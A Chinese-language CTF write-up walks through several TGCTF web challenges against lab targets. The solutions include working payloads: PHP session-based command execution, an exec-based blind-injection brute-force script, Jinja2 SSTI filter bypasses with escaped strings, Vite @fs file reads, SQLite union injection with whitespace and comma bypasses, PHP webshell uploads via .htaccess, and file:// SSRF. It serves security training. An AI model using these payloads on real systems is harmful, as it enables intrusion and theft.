通过 strrev → ord → chr 最终得到一个随机单字符（可能是字母、数字、符号等）。

chdir() 尝试切换到以该字符命名的子目录。如果当前目录下恰好存在这样一个单字符子目录（例如 a、b、1 等），则切换成功，进入该目录；否则条件为假，show_source 不会执行。

切换成功后，scandir(getcwd()) 列出该子目录下的所有文件（包括 . 和 ..），然后 array_flip 和 array_rand 随机选择其中一个文件，最后用 show_source 显示其内容

通过bp爆破就可以得到答案

状态码	接收到响应	错误	超时	长度 ^	注释
200	60			1698	
200	117			1698	
200	63			1698	
200	103			1698	
200	65			1698	
200	73			1698	
200	76			1698	
200	102			1698	
200	120			1698	
200	63			1698	
200	84			1698	

请求

响应

美化RawHex页面渲染

1 HTTP/1.1 200 OK
2 Server: nginx/1.16.1
3 Date: Sun, 08 Mar 2026 03:08:05 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 1508
8
9 <code>
10
TGCTF {4a69b478-78d8-a87b-dfa2-78dc7797965d}

AAA偷渡阴平 复仇

```
<?php

$tgctf2025=$_GET['tgctf2025'];

if(!preg_match("/0|1|[3-9]|\~|\`|\@|\#|\$|\%|\^|\&|\*|\(|\)|\~|\-|\_|\+|\{|\}|\[|\]|\||\|'|\\"|\,|\<|\>|\>|\<|\?|\|\\\\|localeconv|pos|current|print|var|dump|getallheaders|get|defined|str|split|spl|autoload|extensions|eval|phpversion|floor|sqrt|tan|cosh|sinh|ceil|chr|dir|getcwd|getallheaders|end|next|prev|reset|each|pos|current|array|reverse|pop|rand|flip|flip|rand|content|echo|readfile|highlight|show|source|file|assert|i",
$tgctf2025)){
    //hint: 你可以对着键盘一个一个看，然后在没过滤的符号上用记号笔画一下（bushi
```

```

eval($tgctf2025);
}
else{
    die(' (´ `□´) 炸弹! ...*~● ');
}

highlight_file(__FILE__);

```

这里之前的方法被过滤了

但是还有一种新方法，利用session实现rce的

```

?tgctf2025=session_id();session_start();system(hex2bin(session_id()));
Cookie: PHPSESSID=636174202f6666c6167 # cat /flag的十六进制

```

前提是

Session Support

enabled

Session Support: enabled — PHP 的会话功能已开启，可以使用 session_start()、session_id() 等函数的时候用。

Calculator

题目直接提供了框架源码

```

from pyramid.config import Configurator
from pyramid.request import Request
from pyramid.response import Response
from pyramid.view import view_config
from wsgiref.simple_server import make_server
from pyramid.events import NewResponse
import re
from jinja2 import Environment, BaseLoader

eval_globals = { #防止eval执行恶意代码
    '__builtins__': {},          # 禁用所有内置函数
    '__import__': None          # 禁止动态导入
}

def checkExpr(expr_input):
    expr = re.split(r"[-+*/]", expr_input)
    print(exec(expr_input))      //exec()执行

    if len(expr) != 2:
        return 0
    try:
        int(expr[0])
        int(expr[1])
    except:
        return 0

    return 1

```

```
def home_view(request):
    expr_input = ""
    result = ""

    if request.method == 'POST':
        expr_input = request.POST['expr']
        if checkExpr(expr_input):
            try:
                result = eval(expr_input, eval_globals)
            except Exception as e:
                result = e
        else:
            result = "爬! "

    template_str = 【xxx】

    env = Environment(loader=BaseLoader())
    template = env.from_string(template_str)
    rendered = template.render(expr_input=expr_input, result=result)
    return Response(rendered)

if __name__ == '__main__':
    with Configurator() as config:
        config.add_route('home_view', '/')
        config.add_view(home_view, route_name='home_view')
        app = config.make_wsgi_app()

    server = make_server('0.0.0.0', 9040, app)
    server.serve_forever()
```

```
eval_globals = { #防止eval执行恶意代码
    '__builtins__': {}, # 禁用所有内置函数
    '__import__': None # 禁止动态导入
}
```

这里定义了一个字典，用于作为 eval 函数执行时的全局命名空间。

```
print(exec(expr_input))
```

执行输入的字符串

```
result = eval(expr_input, eval_globals)
```

对我们往expr里传入的进行检查

但仅仅是防止通过eval进行攻击

我们可以先测试一下看能不能执行

先传入这个看看反应时间

```
__import__('os').system('sleep 10')
```

URL

`http://127.0.0.1:52200/`

☒ Use POST method enctype
application/x-www-form-urlencoded ▼

Body

`expr=__import__('os').system('sleep 10')`

大概10秒钟返回了，说明是成功的

据此有一个方法可以进行布尔盲注

由于代码先执行后判断

导致他没办法第一时间捕捉运算结果

如果运算1/0会让网页崩溃显示500状态码

但1/1不会

我们可以通过

```
expr=1/(open('/fla*').read()[0]=='f')
```

然后返回的是200还是500就可以判断出有没有猜对

下面是ai编的脚本

```
import requests
import string

def generate_payload(index, char):
    """
    生成用于盲注的 payload
    index: 要猜测的字符位置（从0开始）
    char: 猜测的字符
    """
    # 对单引号进行转义，因为payload中使用单引号包裹char
    if char == "'":
        char_escaped = "\\'"
    else:
        char_escaped = char
    # 使用 os.popen 读取 /f* 文件（根据实际情况调整路径）
    # 注意: payload 必须是一行，不能有换行
    return f"import os;f=os.popen('cat /f*').read();1/(f[{index}]=='{char_escaped}')"

def attack(url, error_str, known_flag=""):
    """
    主攻击函数
    url: 目标地址
    error_str: 500错误页面中包含的字符串（用于判断是否出错）
    """
```

```

known_flag: 已知的flag前缀（可选）
"""

# 可打印ASCII字符范围: 33~126
chars = [chr(i) for i in range(33, 127)]
flag = known_flag
index = len(flag) # 从已知长度开始

print(f"开始爆破, 已知前缀: {flag}")

while True:
    found = False
    for c in chars:
        payload = generate_payload(index, c)
        try:
            # 发送POST请求, data参数名应为 'expr' (根据原题代码)
            resp = requests.post(url, data={'expr': payload}, timeout=5)
        except Exception as e:
            print(f"请求异常: {e}")
            continue

        # 如果响应中不包含错误字符串, 说明条件为真 (字符匹配)
        if error_str not in resp.text:
            flag += c
            print(f"已匹配: {flag}")
            found = True
            break

    if not found:
        # 当前位没有找到任何匹配字符, 可能是flag结束
        print("爆破完成或无法继续, 最终flag:", flag)
        break

    index += 1
    # 可以设置最大长度防止无限循环
    if index > 100:
        print("超过最大长度限制, 停止")
        break

return flag

if __name__ == "__main__":
    # 请根据实际情况修改以下参数
    target_url = "http://127.0.0.1:52200/" # 目标地址
    error_indicator = "A server error occurred. Please contact the administrator." # 错误页面特征字符串
    known = "" # 已知的flag前缀, 例如 "TGCTF{"

    final_flag = attack(target_url, error_indicator, known)
    print(f"最终flag: {final_flag}")

```

直面天命

查看源码题目提示

<!--听说不止一个路由, /hint好像是给天命人的礼物? -->

查看/hint

显示

hint:

有一个由4个小写英文字母组成的路由，去那里看看吧，天命人!

用bp进行爆破，但是这里给出4个字母很离谱因为总数实在庞大

	状态码	接收到响应	错误	超时	长度 ^	注释
	404	441			388	
	404	339			388	
	404	400			388	
	404	442			388	
	404	355			388	
	404	399			388	
	404	399			388	
	404	456			388	
	404	435			388	
	404	379			388	
	404	386			388	

请求 响应

美化 Raw Hex

GET /gkea HTTP/1.1
Host: 127.0.0.1:54462
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

看wp知道结果是aazz

访问查看

<!-- 狂风之中，恍惚之时，只听闻断续传来： ...参...数.....?（本页面可以传参） -->

继续爆破查找参数

GET /aazz388 HTTP/1.1
Host: 127.0.0.1:54462
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 28 Feb 2025 04:52:57 GMT
If-None-Match: "1740718377.0-1762-951649898"

payload配置
此处payload类型允许您配置用作payload的简单清单。
粘贴 searchId
导入 zbloglang
删除 rsd
id
清空 ID
去重 标题
添加 code
从列表中添加...
Payload处理

爆破得到结果是filename

通过对框架的熟悉，访问app.py

经过ai整理后

得到

```
import os
```

```

import string
from flask import Flask, request, render_template_string, jsonify,
send_from_directory
from a.b.c.d.secret import secret_key

app = Flask(__name__)

black_list = [
    '{', '}', 'popen', 'os', 'import', 'eval',
    '_', 'system', 'read', 'base', 'globals'
]           //黑名单

def waf(name):
    for x in black_list:
        if x in name.lower():
            return True
    return False

def is_typable(char):
    # 定义可通过标准 QWERTY 键盘输入的字符集
    typable_chars = string.ascii_letters + string.digits + string.punctuation +
string.whitespace
    return char in typable_chars

@app.route('/')
def home():
    return send_from_directory('static', 'index.html')

@app.route('/jingu', methods=['POST'])
def greet():
    template1 = ""
    template2 = ""
    name = request.form.get('name')
    template = f'{name}'

    if waf(name):
        template = '想干坏事了是吧hacker? 哼，还天命人，可笑，可悲，可叹\n'
    else:
        k = 0
        for i in name:
            if is_typable(i):
                continue
            k = 1
            break
        if k == 1:
            if not (secret_key[:2] in name and secret_key[2:]):
                template = '连“六根”都凑不齐，谈什么天命不天命的，还是戴上这金箍吧\n再去西
行历练历练\n'
            return render_template_string(template)

        template1 = ""六根”也凑齐了，你已经可以直面天命了！我帮你把“secret_key”替换为
了“{ }”\n最后，如果你用了cat，就可以见到齐天大圣了\n"
        template = template.replace("直面", "{ }").replace("天命", "{ }")
        template = template
        if "cat" in template:
            template2 = '\n或许你这只叫天命人的猴子，真的能做到? \n'

```

```

try:
    return template1 + render_template_string(template) +
render_template_string(template2)
except Exception as e:
    error_message = f"500报错了，查询语句如下: \n{template}"
    return error_message, 400

@app.route('/hint', methods=['GET'])
def hinter():
    template = "hint: \n有一个由4个小写英文字母组成的路由，去那里看看吧，天命人!"
    return render_template_string(template)

@app.route('/aazz', methods=['GET'])
def finder():
    filename = request.args.get('filename', '')
    if filename == "":
        return send_from_directory('static', 'file.html')
    if not filename.replace('_', '').isalnum():
        return jsonify({'error': '只允许字母和数字!'}), 400

    if os.path.isfile(filename):
        try:
            with open(filename, 'r') as file:
                content = file.read()
            return content
        except Exception as e:
            return jsonify({'error': str(e)}), 500
    else:
        return jsonify({'error': '路径不存在或者路径非法'}), 404

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)

```

从这个def greet()可以看出问题

```

@app.route('/jingu', methods=['POST'])
def greet():
    template1 = ""
    template2 = ""
    name = request.form.get('name')
    template = f'{name}'

    if waf(name):
        template = '想干坏事了是吧hacker? 哼，还天命人，可笑，可悲，可叹\n'
    else:
        k = 0
        for i in name:
            if is_typable(i):
                continue
            k = 1
            break
        if k == 1:
            if not (secret_key[:2] in name and secret_key[2:]):
                template = '连“六根”都凑不齐，谈什么天命不天命的，还是戴上这金箍吧\n再去西
行历练历练\n'

```

```
return render_template_string(template)
```

将用户输入的字符串直接添加进render_template_string(template)函数里面造成ssti

首先要找到secret_key


代码提示

```
from a.b.c.d.secret import secret_key
```

对应地址就是

a/b/c/d/secret.py

访问查看



找到六根又如何？还不是听天由命？直面天命吧，天命人！
secret_key = "直面天命"

由于直面天命代替了{}我们只需要考虑其他注入就行了

黑名单绕过


绕过点号：题目如果过滤了 . 用 attr 代替即可。
绕过下划线：__globals__ 中有下划线，可以用十六进制或 unicode 转义表示，如 \x5f\x5fglobals\x5f\x5f 或 \u005f\u005f\u0067
绕过关键词黑名单：如果 os、popen、read 被禁止，同样可以用转义表示，如 \x6f\x73 代表 os，\x70\x6f\x70\x65\x6e 代表 popen。
绕过对字典访问的过滤：有的题目过滤了中括号 []，可以用 get 方法（通过 attr('get'）来获取键值。

最后payload

```
直面  
l1psum|attr("\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f"  
)|attr("\u0067\u0065\u0074")  
("\u006f\u0073")|attr("\u0070\u006f\u0070\u0065\u006e")  
("cat+/flag")|attr("\u0072\u0065\u0061\u0064")()天命
```

不知道为什么/jingu没法用浏览器正常访问

在bp里面查看得到



TGCTF{8d3b9aa2-6e20-73ba-25f5-1f80cbb086df}

直面天命 复仇

还是一样查看app.py

```
import os
import string
from flask import Flask, request, render_template_string, jsonify,
send_from_directory
from a.b.c.d.secret import secret_key

app = Flask(__name__)

black_list=['lipsum','|','%','{','}','map','chr','value','get','url',
'pop','include','popen','os','import','eval','_','system','read','base','globals',
','_','set','application','getitem','request','+', 'init', 'arg', 'config',
'app', 'self']
def waf(name):
    for x in black_list:
        if x in name.lower():
            return True
    return False
def is_typable(char):
    # 定义可通过标准 QWERTY 键盘输入的字符集
    typable_chars = string.ascii_letters + string.digits + string.punctuation +
string.whitespace
    return char in typable_chars

@app.route('/')
def home():
    return send_from_directory('static', 'index.html')

@app.route('/jingu', methods=['POST'])
def greet():
    template1=""
    template2=""
    name = request.form.get('name')
    template = f'{name}'
    if waf(name):
        template = '想干坏事了是吧hacker? 哼, 还天命人, 可笑, 可悲, 可叹'
    Image'
    else:
        k=0
```

```

for i in name:
    if is_typable(i):
        continue
    k=1
    break
if k==1:
    if not (secret_key[:2] in name and secret_key[2:]):
        template = '连“六根”都凑不齐，谈什么天命不天命的，还是戴上这金箍吧

```

再去西行历练历练

```

Image'
        return render_template_string(template)
    template1 = ""“六根”也凑齐了，你已经可以直面天命了！我帮你把“secret_key”替换为
了“{{}}”

```

最后，如果你用了cat，就可以见到齐天大圣了

```

"
        template= template.replace("天命","{{").replace("难违","}}")
        template = template
    if "cat" in template:
        template2 = '

```

或许你这只叫天命人的猴子，真的能做到？

```

Image'
    try:
        return
    template1+render_template_string(template)+render_template_string(template2)
    except Exception as e:
        error_message = f"500报错了，查询语句如下：
{template}"
        return error_message, 400

```

```

@app.route('/hint', methods=['GET'])
def hinter():
    template="hint:
有一个aazz路由，去那里看看吧，天命人!"
    return render_template_string(template)

```

```

@app.route('/aazz', methods=['GET'])
def finder():
    with open(__file__, 'r') as f:
        source_code = f.read()
    return f"

{source_code}

", 200, {'Content-Type': 'text/html; charset=utf-8'})

```

```

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)

```

这次的黑名单更加严格

```
black_list = [
    'lipsum', '|', '%', '{', '}', 'map', 'chr', 'value', 'get', 'url', 'pop',
    'include', 'popen', 'os', 'import', 'eval', '_', 'system', 'read', 'base',
    'globals', '._', 'set', 'application', 'getitem', 'request', '+', 'init',
    'arg', 'config', 'app', 'self'
]
```

在进行16进制绕过即可

```
{{'__.__class__.__base__.__subclasses__()'
[132].__init__.__globals__['__builtins__']['__import__']
('os').popen('id').read()}}
```

```
name=天命 '['"\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f"
["\x5f\x5f\x62\x61\x73\x65\x5f\x5f"
["\x5f\x5f\x73\x75\x62\x63\x6c\x61\x73\x65\x73\x5f\x5f"]() [132]
["\x5f\x5f\x69\x6e\x69\x74\x5f\x5f"
["\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f"] ["\x70\x6f\x70\x65\x6e"
("\x63\x61\x74\x20\x2f\x74\x67\x66\x66\x66\x66\x31\x31\x31\x31\x61\x61\x61\x
61\x67\x67\x67\x67\x67\x67\x67")['re' 'ad']() 难违
```


前端小游戏

题目涉及到一个新的vue框架的任意文件读取漏洞

通过在url中加入

```
/@fs/etc/passwd?import&raw??//读取etc/passwd
```

可以实现文件读取



这里可以发现提示flag在/tgflagggg中

使用

```
/@fs/tgflagggg?import&raw??
```

得到答案

小 E 的管理系统

是sql注入

测试了很多遍发现

, ' --+ 和空格被过滤了, 然后是数字型的

, 号被过滤

使用join语句绕过

```
UNION SELECT 1,2,3
```

改成


```
UNION SELECT * FROM (SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c
```

空格试了几个

发现%0a最有用

所以构造

```
1%0aunion%0aselect%0a*%0afrom%0a(SELECT%0a1)a%0ajoin%0a(SELECT%0a2)b%0ajoin%0a(S  
ELECT%0a3)c%0ajoin%0a(SELECT%0a4)e
```



再加一列



这里展示了显位

接下来爆下表

```
1 union select * from
(select 9999 id) a
join (select group_concat(tbl_name) from sqlite_master) b
join (select sql from sqlite_master) c
join (select 3) d
join (select 0) e
```

转换为

```
1%0aunion%0aselect%0a*%0afrom%0a(select%0a9999%0aid)%0aa%0ajoin%0a(select%0agrou
p_concat(tbl_name)%0afrom%0asqlite_master)%0ab%0ajoin%0a(select%0asql%0afrom%0as
qlite_master)%0ac%0ajoin%0a(select%0a3)%0ad%0ajoin%0a(select%0a0)%0ae
```

得到

```
[
  {
    "id": 1,
    "cpu": "23%",
    "ram": "45%",
    "status": "Online",
    "lastChecked": "2026-03-11 10:58:41"
  },
  {
    "id": 9999,
    "cpu": "node_status,sys_config,sys_config,sqlite_sequence",
    "ram": null,
    "status": 3,
    "lastChecked": 0
  },
  {
    "id": 9999,
    "cpu": "node_status,sys_config,sys_config,sqlite_sequence",
    "ram": "CREATE TABLE node_status (\n  node_id INTEGER PRIMARY
KEY,\n  cpu_usage VARCHAR(10),\n  ram_usage VARCHAR(10),\n  status
VARCHAR(15) CHECK(status IN ('Online','Offline','Maintenance')),\n
last_checked DATETIME DEFAULT CURRENT_TIMESTAMP\n)",
    "status": 3,
    "lastChecked": 0
  },
  {
    "id": 9999,
    "cpu": "node_status,sys_config,sys_config,sqlite_sequence",
    "ram": "CREATE TABLE sqlite_sequence(name,seq)",
    "status": 3,
    "lastChecked": 0
  },
  {
    "id": 9999,
    "cpu": "node_status,sys_config,sys_config,sqlite_sequence",
```

```

    "ram": "CREATE TABLE sys_config (\n      id INTEGER PRIMARY KEY\n      AUTOINCREMENT,\n      config_key VARCHAR(50) UNIQUE,\n      config_value TEXT\n    )",
    "status": 3,
    "lastChecked": 0
  }
]

```

得到表

```
node_status,sys_config,sys_config,sqlite_sequence
```

sys_config最大可能存放flag

由于这里'号被过滤了而且没办法使用16进制绕过，所以只能凭借了解知道其中一定包含config_value列
payload

```

1%0aunion%0aselect%0a*%0afrom%0a(select%0aconfig_value%0afrom%0asys_config)%0aa%
0ajoin%0a(select%0a2)%0ab%0ajoin%0a(select%0a3)%0ac%0ajoin%0a(select%0a4)%0ad%0a
join%0a(select%0a5)%0ae

```

得到答案

```
flag{d44d2863-ec9a-54f5-81d0-83c13e093dd8}
```

白帽小 K 的故事 (1)

源码里面发现一个提示

```


// TODO:
// 小岸同学到时候记得把这个函数删掉
async function fetchload(file) {
  try {
    const res = await fetch('/v1/onload', {
      method: 'POST',
      headers: { 'Content-Type': 'application/x-www-form-
urlencoded' },
      body: `file=${encodeURIComponent(file)}`
    });
    const data = await res.json();
    if (data.success) {
      console.log('File content:', data.success);
    } else {
      console.error('Error loading file:', data.error);
    }
  } catch (e) {
    console.error('Request failed', e);
  }
}

fetchList();
</script>

```

起初看不觉得有什么问题，后面看wp才发现原来这样访问文件就可以让访问的文件被php运行

这里的访问他里面原本有的star.mp3



```
<br />
<b>Warning</b>: Unexpected character in input: '' (ASCII=31) state=0 in <b>/var/www/html/uploads/star.mp3</b> on line
<b>1195</b><br />
<br />
<b>Parse error</b>: in <b>/var/www/html/uploads/star.mp3</b> on line <b>1195</b><br />
```

可以看到php报错

传入一个1.mp3

写入

```
<?php system('cat /flag'); ?>
```

然后再用相同的方法访问得到答案

bang dream

查看源码得到可疑部分

```
<main class="layout">
  <section class="col left">
    <button class="ghost-btn" data-url="http://localhost/chunriying.mp3">春日影
  </button>
    <button class="ghost-btn" data-url="http://localhost/mixingjiao.mp3">迷星叫
  </button>
  </section>
  <section class="col right">
    <button class="ghost-btn" data-url="http://localhost/shichaoban.mp3">诗超绊
  </button>
    <button class="ghost-btn" data-url="http://localhost/???">flag</button>
  </section>
</main>

<!-- 隐藏播放器，点击按钮时赋值 -->
<audio id="player" controls autoplay></audio>

<script>
  const player = document.getElementById('player');
  document.querySelectorAll('.ghost-btn').forEach(btn => {
    btn.addEventListener('click', () => {
      const url = btn.getAttribute('data-url');
      // 通过 PHP 代理播放
      player.src = `index.php?proxy=${encodeURIComponent(url)}`;
      player.play();
    });
  });
```

```
});
```

先目录遍历一下查看可疑的

```
http://localhost
```

然后查看

```
http://127.0.0.1:6555/index.php?proxy=http://localhost/flag.php
```

得到

```
<?php
$client_ip = $_SERVER['REMOTE_ADDR'];

// 只允许本地访问
if ($client_ip !== '127.0.0.1' && $client_ip !== '::1') {
    header('HTTP/1.1 403 Forbidden');
    echo "你是外地人，我只要\"本地\"人";
    exit;
}

highlight_file(__FILE__);
if (isset($_GET['soyorin'])) {
    $url = $_GET['soyorin'];

    echo "flag在根目录";
    // 普通请求
    $ch = curl_init($url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, false); // 直接输出给浏览器
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_BUFFERSIZE, 8192);
    curl_exec($ch);
    curl_close($ch);
    exit;
}

?>
```

由于没有对url做任何过滤

```
$ch = curl_init($url);
```

可以使用file协议直接读取

```
file:///flag
```

得到答案

flag{ae477682-a8f8-4dd2-3949-ad71978723e1}



是一个文件上传题

查看源码题目给了提示

```
<script src="app.js"></script>
</body>
  <!-- flag is in flag.php -->
  <!-- HINT: c29tZXRoaw5nX2lzx2luby91cGxvYWZRZLW== -->
</html>
```

这个base64解码后是something_is_in_/uploads/

然而这里flag.php返回404

/uploads/返回禁止访问，不知道怎么绕过检测

查看app.js没有发现漏洞


扫描也没扫到，不知道哪里有漏洞

后来才发现，原来里面有/uploads/.htaccess

原来前面扫描到那么多没用文件都是障眼法，真正的关键文件在/uploads/目录里面

```
[19:46:57] Scanning: uploads/  
[19:47:03] 200 - 38B - /uploads/.htaccess  
[###] 17% 2106/12293
```

访问这个文件



AddType application/x-httpd-php .webp

后缀是.webp的文件会被当作php执行，那直接上传

```
<?=`more /f1*`?>
```

得到答案

flag{fd8af3ec-7983-4724-ad82-e3f84149346f}

武功秘籍

开头有一个登录，使用弱密码admin,admin即可



乍一看思路只有上传个木马新闻再访问了

新闻标题(*):	
产品类别(*):	123 ▾
缩略图:	当前缩略图 选择文件 未选择文件 (默认大小: 宽305*高240)
新闻作者:	admin
新闻来源:	本站
新闻关键字:	
新闻描述:	

